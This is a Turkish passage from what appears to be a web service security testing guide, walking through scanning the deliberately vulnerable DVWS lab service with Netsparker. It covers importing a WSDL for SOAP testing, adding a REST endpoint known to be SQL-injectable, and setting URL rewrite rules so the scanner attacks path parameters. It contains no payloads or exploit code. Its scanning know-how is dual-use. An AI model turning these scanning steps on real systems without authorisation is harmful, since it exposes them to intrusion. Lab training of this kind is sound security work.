
```
Activities Firefox Web Browser Paz 15:26
WSDL Enumeration localhost:/dvws/vulnerabil...
localhost:/dvws/vulnerabilities/wsdlenum/service.php?wsdl
This XML file does not appear to have any style information associated with it. The document tree is shown below.
--<definitions targetNamespace="dvwa:webservice">
  <types>
    <xs:schema targetNamespace="dvwa:webservice">
      <xs:import namespace="http://schemas.xmlsoap.org/soap/encoding/" />
      <xs:import namespace="http://schemas.xmlsoap.org/wsdl/" />
    </xs:schema>
  </types>
  <message name="Return_priceRequest">
    <part name="name" type="xsd:string"/>
  </message>
  <message name="Return_priceResponse">
    <part name="return" type="xsd:float"/>
  </message>
  <message name="check_user_idRequest">
    <part name="username" type="xsd:string"/>
  </message>
  <message name="check_user_idResponse">
    <part name="return" type="xsd:string"/>
  </message>
  <message name="PopulationRequest">
    <part name="value_one" type="xsd:string"/>
  </message>
  <message name="PopulationResponse">
    <part name="return" type="xsd:integer"/>
  </message>
  <portType name="DVWA Web Service PortType">
    <operation name="Return_price">
      <input message="tns:Return_priceRequest"/>
      <output message="tns:Return_priceResponse"/>
    </operation>
    <operation name="check_user_id">
      <input message="tns:check_user_idRequest"/>
      <output message="tns:check_user_idResponse"/>
    </operation>
    <operation name="Population">
      <input message="tns:PopulationRequest"/>
      <output message="tns:PopulationResponse"/>
    </operation>
  </portType>
  <binding name="DVWA Web Service Binding" type="tns:DVWA Web Service PortType">
    <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
    <operation name="Return_price">
      <soap:operation soapAction="http://localhost/dvws/vulnerabilities/wsdlenum/service.php/Return_price" style="rpc"/>
    </operation>
  </binding>
</definitions>
```

WSDL dosyasını kaydedelim: service.xml. Ardından Netsparker'da yeni tarama başlat penceresini açalım hedef web servis url'sini girelim.




Daha sonra hedef soap web servisin arayüzünü / kapsamını yükleyelim.







Arayüz / Kapsam dosyası yüklemesi sonrası hedef dvws soap web servise ait 3 adet link eklenir. Bu linkler hedef dvws soap web servisinin kabul ettiği xml talep paketleri şeklinde listelenecektir.



Eklenen Birinci Örnek XML Talep Paketi




Eklene İkinci Örnek XML Talep Paketi



Eklene Üçüncü Örnek XML Talep Paketi

Görüldüğü gibi örnek xml paketleri eklenmiştir. Şimdi bu arayüz / kapsam belirlemesi sonrası Netsparker taramasına başlanabilir.




Tarama başladığında eklenen arayüz / kapsam (ve ilaveten ek crawling sonucu gelen arayüz / kapsam) sol sütunda sıralanır.

Not:

DVWS soap web servisi tüketen uygulama web-based bir php uygulaması olduğundan ek crawling olacaktır ve bunun sonucunda birçok arayüz / kapsam ilave edilecektir.

Tarama başladığında soap web servis arayüzünün / kapsamının sıralanışı ve hedef soap web servisin tespit edildiğine dair bilgilendirme mesajı görülebilir.



Not:

Netsparker sol sütununda soap web servis arayüzünün / kapsamının listelendiği kısımda yer alan name, username, ve value_one wsdl arayüzü ile oluşan xml talep paketlerinin gövdelerindeki xml node'larıdır (yani oluşan xml talep paketlerinin gövde parametreleridir). Import Links seçeneğinde listelenen oluşmuş xml taleplerini gösteren önceki resimlerde bu durum görülebilir.

Bu şekilde netsparker ile hedef soap web servisler taranabilmektedir ve bulunan bulgulara göre hedef soap web servise dair açıklıklar elde edilebilmektedir.

Netsparker'ın yukarıdaki resminde sol taraftaki açıklık sütununda ek crawling sonucu gelen web-based (web tabanlı) uygulamanın açıklıkları listelenmektedir. Aynı şekilde hedef soap web servise dair açıklıklar da bu şekilde gelecektir. Fakat mevcut soap web servisinin wsdl dosyasının sunduğu arayüz / kapsam oldukça sınırlı olduğundan (yani küçük olduğundan), sadece DVWS soap web servisinin WSDL enumeration sayfası işlevlerini kapsadığından, ve wsdl enumeration sayfasında sunulan / öğretilmeye çalışılan açıklık türünün sadece elde edilen wsdl dosyası yoluyla sayfanın sunduğu talep dışında hedef soap servisin işleyebileceği başka gizli talepler bulun olduğundan (yani bilgi ifşası olduğundan) netsparker'da web servise özgü bir açıklık bulgusu tespit edilmemiştir.

5.3.3.2 Netsparker ile REST Web Servis Testi

Bu uygulamada netsparker yazılımı ile kasıtlı zafiyetler içeren dvws web servisinin bir ders sayfasındaki arka uçta yer alan hedef rest web servisi test edilecektir.

Kullanılan Materyaller

Ubuntu 18.04 LTS
Netsparker

// Fiziksel Makina
// Güvenlik Testi Aracı VM

Not: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.


Not 2: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Uyarı: Demoda kullanılacak DVWS web servisinin sql enjeksiyonu açıklığına sahip rest api endpoint'inde (uç noktasında) bug (hata) mevcuttur. Hata "No Database Selected" şeklinde ekrana gelmektedir. Hatanın (bug'ın) kaynak kodda düzenlemeler yaparak giderilmesi için bkz. [DVWS SQLi Açıklıklı Rest API Uç Noktasındaki Hatanın \(Bug'ın\) Giderilmesi.](#)

Netsparker ile rest web servis tarayabilmek için rest web servislerde arayüz / kapsam sunan WADL, OpenAPI (Swagger) v.b. dosyayı Netsparker tarama ayarlarından Import Links seçeneği ile yüklemek gerekmektedir. Bu şekilde Netsparker otomatize tarama aracı rest web servisin arayüzünü / kapsamını görebilecektir ve saldırı testlerini uygulayabilecektir.


DVWS web servisi kompakt halde test amaçlı hem SOAP web servis hem de REST web servis barındırmaktadır. REST web servisi için bir tanımlama dosyası bulundurmamaktadır. Bunun yerine bir adet url şeklinde arayüz / kapsam sunmaktadır. Bu nedenle netsparker'a arayüz / kapsam bu bir url ile eklenecektir.

Öncelikle dvws web servisindeki ilgili sayfayı görelim.




DVWS Web Servisindeki REST Web Servisi Kısmı

Bir URL verilmiş. Bu rest web servise ait URL ile URL'deki parametreye verilen değere göre arkada veritabanından veri json formatında getirilmektedir.




REST Web Servis URL Parametresi 2 iken Gelen Veri



Rest Web Servis URL Parametresi 3 iken Gelen Veri


DVWS'nin bu ders sayfası ekranında rest web servis url'sindeki 2 parametresinde sql enjeksiyonu açıklığı sunulmaktadır.

Netsparker ile REST web servisini bu arayüzü / kapsamı göstererek test edelim ve sql enjeksiyonu tespiti yapalım. Öncelikle netsparker taramaya web servis adresi verilir.




Netsparker Taramaya Web Servis Adresi Girilir


Ardından rest web servis arayüzü / kapsamı tanımlama dosyası olmadığından Import Links seçeneğinde arayüz / kapsam dosyası import etmek yerine bir adet url şeklinde ekleme yapalım.



Web Servis Arayüz / Kapsam Yükleme Ekranına Gidilir



Endpoint URL'i Girilir




Rest Web Servis Arayüzü / Kapsamı Eklenir


Şimdi taramaya başlamadan önce URL Rewrite kuralı girmek gerekmektedir. Çünkü hedef web servisi URL Rewrite kuralı kullanmaktadır. Bu durum URL parametrelerinin URL'de dizin ismi bölümü olarak yer almasından anlaşılabilir. Hedef REST web servisi URL'de bu şekilde parametre kullanmaktadır. Eğer Netsparker'da URL Rewrite kuralı girilmezse (yani rest web servis url'sindeki parametre işaretlenmezse) netsparker kendinden tanımlı saldırıları rest web servis url'sinde dizin ismi şeklinde yer alan parametreye uygulamayacaktır. Yani url'deki dizin ismi gibi görünen parametre taranmamış olacaktır. Bu nedenle url'deki ilgili parametre url rewrite kuralı ile işaretlenmelidir ve tarama kapsamına dahil edilmelidir. Bu şekilde tarama sırasında saldırılar o

parametreye de uygulanabilir olacaktır.

